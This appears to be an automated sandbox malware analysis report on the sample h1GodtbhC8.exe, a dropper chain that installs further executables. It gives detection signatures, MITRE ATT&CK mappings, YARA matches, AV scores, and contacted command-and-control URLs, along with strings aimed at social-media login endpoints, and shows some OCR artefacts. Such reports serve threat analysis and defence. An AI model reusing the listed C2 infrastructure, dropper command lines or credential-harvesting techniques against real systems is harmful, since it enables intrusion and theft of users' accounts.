ID: 327203
Sample Name:
h1GodtbhC8.exe
Cookbook: default.jbs
Time: 08:25:13
Date: 05/12/2020
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report h1GodtbhC8.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
Signature Overview 5
AV Detection: 5
E-Banking Fraud: 6
System Summary: 6
Data Obfuscation: 6
Persistence and Installation Behavior: 6
Boot Survival: 6
Malware Analysis System Evasion: 6
Anti Debugging: 6
Stealing of Sensitive Information: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 10
URLs 10
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 11
Contacted IPs 13
Public 13
General Information 14
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASN 15
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
Static File Info 21
General 21
File Icon 22
Static PE Info 22
General 22
Entrypoint Preview 22
Rich Headers 23

Data Directories 23
Sections 24
Resources 24
Imports 24
Version Infos 25
Possible Origin 25
Network Behavior 25
Network Port Distribution 25
TCP Packets 25
UDP Packets 26
DNS Queries 27
DNS Answers 28
HTTP Request Dependency Graph 28
HTTP Packets 28
Code Manipulations 31
Statistics 31
Behavior 31
System Behavior 32
Analysis Process: h1GodtbhC8.exe PID: 6364 Parent PID: 5184 32
General 32
File Activities 32
File Created 32
File Deleted 33
File Written 34
File Read 38
Registry Activities 38
Key Value Created 38
Key Value Modified 38
Analysis Process: setup.exe PID: 5840 Parent PID: 6364 38
General 38
File Activities 39
File Created 39
File Deleted 39
File Written 39
File Read 39
Analysis Process: aliens.exe PID: 1320 Parent PID: 5840 40
General 40
File Activities 40
File Created 40
File Written 40
File Read 41
Registry Activities 41
Analysis Process: msiexec.exe PID: 6976 Parent PID: 1320 41
General 41
File Activities 41
Registry Activities 42
Analysis Process: msiexec.exe PID: 7068 Parent PID: 5008 42
General 42
Analysis Process: 1E1C360C582DF797.exe PID: 4652 Parent PID: 1320 42
General 42
File Activities 42
File Created 42
File Deleted 43
File Written 43
File Read 43
Registry Activities 43
Key Created 43
Analysis Process: 1E1C360C582DF797.exe PID: 7156 Parent PID: 1320 43
General 43
Analysis Process: 1607153318099.exe PID: 6940 Parent PID: 4652 44
General 44
File Activities 44
File Created 44
File Deleted 44
File Written 44
File Read 44
Disassembly 45
Code Analysis 45


Analysis Report h1GodtbhC8.exe

Overview

General Information

Sample Name:	h1GodtbhC8.exe
Analysis ID:	327203
MD5:	3ca6df4914385ef..
SHA1:	b66535ff4333417..
SHA256:	0acebaf80946be0.
Tags:	exe

Most interesting Screenshot:




Detection

Score:	87
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Detected unpacking (creates a PE fi…
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Binary contains a suspicious time st…
- Contains functionality to check if a d…
- Contains functionality to detect slee…
- Contains functionality to infect the b…
- Hides threads from debuggers
- Installs new ROOT certificates
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- PE file has a writeable .text section

Classification



Startup

- **System is w10x64**
- h1GodtbhC8.exe (PID: 6364 cmdline: 'C:\Users\user\Desktop\h1GodtbhC8.exe' MD5: 3CA6DF4914385EFD4BA9CD239B5ED254)
  - setup.exe (PID: 5840 cmdline: 'C:\Users\user\AppData\Local\Temp\sib26E3.tmp\0\setup.exe' -s MD5: 69C9BA53239D6838D05594D96A36DEA3)
    - aliens.exe (PID: 1320 cmdline: 'C:\Program Files (x86)\71eza90awf48\aliens.exe' MD5: 87698F069716708B6743A580B1D0D0CC)
      - msiexec.exe (PID: 6976 cmdline: msiexec.exe /i 'C:\Users\user\AppData\Local\Temp\gdiview.msi' MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
      - 1E1C360C582DF797.exe (PID: 4652 cmdline: C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe 0011 installp3 MD5: 87698F069716708B6743A580B1D0D0CC)
        - 1607153318099.exe (PID: 6940 cmdline: 'C:\Users\user\AppData\Roaming\1607153318099.exe' /sjson 'C:\Users\user\AppData\Roaming\1607153318099.txt' MD5: EF6F72358CB02551CAEBE720FBC55F95)
      - 1E1C360C582DF797.exe (PID: 7156 cmdline: C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe 200 installp3 MD5: 87698F069716708B6743A580B1D0D0CC)
- msiexec.exe (PID: 7068 cmdline: C:\Windows\syswow64\MsiExec.exe -Embedding 137E5E97B7A1A176AEBB5BF742E73DAB C MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.1022272308.00000000059A9000.00000004.00000001.sdmp	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x1576d6:$xo1: /\x13\x12\x08[\x0B\x09\x14\x1C\x09\x1A\x16[\x18\x1A\x15\x15\x14\x0F[\x19\x1E[\x09\x0E\x15[\x12\x15[?4([\x16\x14\x1F\x1E
00000006.00000002.1010080806.00000000048 70000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n

Source	Rule	Description	Author	Strings
0000000F.00000002.1010698141.00000000047 90000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n


Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.aliens.exe.4870000.5.raw.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
15.2.1E1C360C582DF797.exe.4790000.5.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
15.2.1E1C360C582DF797.exe.10000000.8.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
6.2.aliens.exe.4870000.5.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
6.2.aliens.exe.10000000.6.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
Click to see the 3 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Cryptography
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- Protection of GUI
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

E-Banking Fraud:

Registers a new ROOT certificate

System Summary:

Malicious sample detected (through community Yara rule)

PE file has a writeable .text section

Data Obfuscation:

Detected unpacking (creates a PE file in dynamic memory)

Binary contains a suspicious time stamp

Persistence and Installation Behavior:

Contains functionality to infect the boot sector

Installs new ROOT certificates

Boot Survival:

Contains functionality to infect the boot sector

Malware Analysis System Evasion:

Contains functionality to detect sleep reduction / modifications

Anti Debugging:

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

Hides threads from debuggers

Stealing of Sensitive Information:


Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Replication Through Removable Media 1	Native API 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1	OS Credential Dumping 1	System Time Discovery 1 2	Replication Through Removable Media 1	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypte Channel
Default Accounts	Command and Scripting Interpreter 2	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	Input Capture 2 1	Peripheral Device Discovery 1 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Non-Applicati Layer Protocol
Domain Accounts	At (Linux)	Create Account 1	Access Token Manipulation 1	Obfuscated Files or Information 3	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Input Capture 2 1	Automated Exfiltration	Applicati Layer Protocol

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Local Accounts	At (Windows)	Bootkit 1	Process Injection 1 2	Install Root Certificate 2	NTDS	System Information Discovery 5 8	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Protocol Imperso
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Query Registry 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channel
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	Security Software Discovery 3 7 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiban Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Virtualization/Sandbox Evasion 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commo Used Pc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 2	Proc Filesystem	Process Discovery 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicati Layer Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 1 4	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pro
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Trar Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 1 2	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pro
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Bootkit 1	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
h1GodtbhC8.exe	28%	Virustotal		Browse
h1GodtbhC8.exe	19%	Metadefender		Browse
h1GodtbhC8.exe	64%	ReversingLabs	Win32.Downloader.Upatre	
h1GodtbhC8.exe	100%	Avira	HEUR/AGEN.1139239	
h1GodtbhC8.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\71eza90awf48\aliens.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	100%	Joe Sandbox ML		
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibClr.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.h1GodtbhC8.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1139321		Download File
15.2.1E1C360C582DF797.exe.4370000.4.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
6.2.aliens.exe.4450000.4.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
0.2.h1GodtbhC8.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1139321		Download File

Domains

Source	Detection	Scanner	Label	Link
ef6df4af06ba6896.xyz	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://01%s08%s15%s22%sWebGL%d%02d%s.club/01%s08%s15%s22%sFrankLin%d%02d%s.xyz/post_info.	0%	Avira URL Cloud	safe	
http://EF6DF4AF06BA6896.xyz/hy	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://EF6DF4AF06BA6896.xyz/F	0%	Avira URL Cloud	safe	
http://EF6DF4AF06BA6896.xyz:80/info/wBCj	0%	Avira URL Cloud	safe	
http://ef6df4af06ba6896.xyz/info/w	0%	Avira URL Cloud	safe	
http://https://apreltech.com/SilentInstallBuilder/Doc/&t=event&ec=%s&ea=%s&el=_	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://EF6DF4AF06BA6896.xyz/NFh8	0%	Avira URL Cloud	safe	
http://https://twitter.comsec-fetch-dest:	0%	Avira URL Cloud	safe	
http://https://www.instagram.comsec-fetch-mode:	0%	Avira URL Cloud	safe	
http://https://twitter.comReferer:	0%	Avira URL Cloud	safe	
http://EF6DF4AF06BA6896.xyz/Ahy	0%	Avira URL Cloud	safe	
http://www.interestvideo.com/video1.php	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://ef6df4af06ba6896.xyz/	0%	Avira URL Cloud	safe	
http://EF6DF4AF06BA6896.xyz:80/info/g	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://ef6df4af06ba6896.xyz/nf	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://EF6DF4AF06BA6896.xyz:80/info/eCPI	0%	Avira URL Cloud	safe	
http://ef6df4af06ba6896.xyz/info/g	0%	Avira URL Cloud	safe	
http://ef6df4af06ba6896.xyz/info/e	0%	Avira URL Cloud	safe	
http://ef6df4af06ba6896.xyz/:	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://ef6df4af06ba6896.xyz/info/gz	0%	Avira URL Cloud	safe	
http://https://www.messenger.comhttps://www.messenger.com/login/nonce/ookie:	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ef6df4af06ba6896.xyz	172.67.194.30	true	false	• 5%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ef6df4af06ba6896.xyz/info/w	false	• Avira URL Cloud: safe	unknown
http://ef6df4af06ba6896.xyz/info/e	false	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://01%s08%s15%s22%sWebGL%d%02d%s.club/01%s08%s15%s22%sFrankLin%d%02d%s.xyz/post_info.	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://EF6DF4AF06BA6896.xyz/hy	1E1C360C582DF797.exe, 0000000F.00000002.1009199504.000000000278C000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.sectigo.com0	h1GodtbhC8.exe, 00000000.00000002.794457688.0000000000420000.00000004.00020000.sdmp, Sibuia.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.messenger.com/	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://EF6DF4AF06BA6896.xyz/F	1E1C360C582DF797.exe, 0000000F.00000002.1009199504.000000000278C000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://upload.twitter.com/i/media/upload.json?command=APPEND&media_id=%s&segment_index=0accept:	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://EF6DF4AF06BA6896.xyz:80/info/wBCj	1E1C360C582DF797.exe, 0000000F.00000002.1009251772.000000002796000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.nirsoft.net	1607153318099.exe, 00000013.00000002.995045101.0000000000198000.00000004.00000010.sdmp	false		high
http://EF6DF4AF06BA6896.xyz/info/w	1E1C360C582DF797.exe, 0000000F.00000002.1009139131.000000002781000.00000004.00000020.sdmp	false		unknown
http://https://apreltech.com/SilentInstallBuilder/Doc/&t=event&ec=%s&ea=%s&el=_	h1GodtbhC8.exe, 00000000.00000002.804854964.000000006D905000.00000002.00020000.sdmp, Sibuia.dll.0.dr	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_Error...	aliens.exe, 00000006.00000002.1007540272.0000000000409000.00000002.00020000.sdmp, 1E1C360C582DF797.exe, 0000000F.00000002.1007578546.0000000000409000.00000002.00020000.sdmp, 1E1C360C582DF797.exe, 00000012.00000000.1051421766.0000000000409000.00000002.00020000.sdmp, aliens.exe.1.dr	false		high
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	h1GodtbhC8.exe, 00000000.00000002.794457688.0000000000420000.00000004.00020000.sdmp, Sibuia.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://twitter.com/ookie:	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://EF6DF4AF06BA6896.xyz/NFh8	1E1C360C582DF797.exe, 0000000F.00000002.1009199504.000000000278C000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://curl.haxx.se/docs/http-cookies.html	1E1C360C582DF797.exe, 0000000F.00000002.1014478867.000000005270000.00000004.00000001.sdmp	false		high
http://https://twitter.comsec-fetch-dest:	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.instagram.comsec-fetch-mode:	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.instagram.com/accounts/login/ajax/facebook/	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://https://www.instagram.com/sec-fetch-site:	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://EF6DF4AF06BA6896.xyz/f	1E1C360C582DF797.exe, 0000000F.00000002.1009537921.000000004287000.00000004.00000040.sdmp	false		unknown
http://https://twitter.comReferer:	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://EF6DF4AF06BA6896.xyz/Ahy	1E1C360C582DF797.exe, 0000000F.00000002.1009199504.000000000278C000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.interestvideo.com/video1.php	1E1C360C582DF797.exe, 0000000F.00000002.1014478867.000000005270000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0D	h1GodtbhC8.exe, 00000000.00000002.794457688.0000000000420000.00000004.00020000.sdmp, Sibuia.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ef6df4af06ba6896.xyz/	1E1C360C582DF797.exe, 0000000F.00000002.1009199504.000000000278C000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.messenger.com	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://https://www.instagram.com/accept:	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://https://www.messenger.com/login/nonce/	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://www.nirsoft.net/	1607153318099.exe	false		high
http://EF6DF4AF06BA6896.xyz:80/info/g	1E1C360C582DF797.exe, 0000000F.00000002.1009251772.000000002796000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.instagram.com/graphql/query/?query_hash=149bef52a3b2af88c0fec37913fe1cbc&variables=%7B%2	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://https://sectigo.com/CPS0	h1GodtbhC8.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://upload.twitter.com/i/media/upload.jsoncommand=FINALIZE&media_id=	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
http://https://twitter.com/compose/tweetsec-fetch-dest:	1E1C360C582DF797.exe, 0000000F.00000002.1021076640.000000000543E000.00000004.00000001.sdmp	false		high
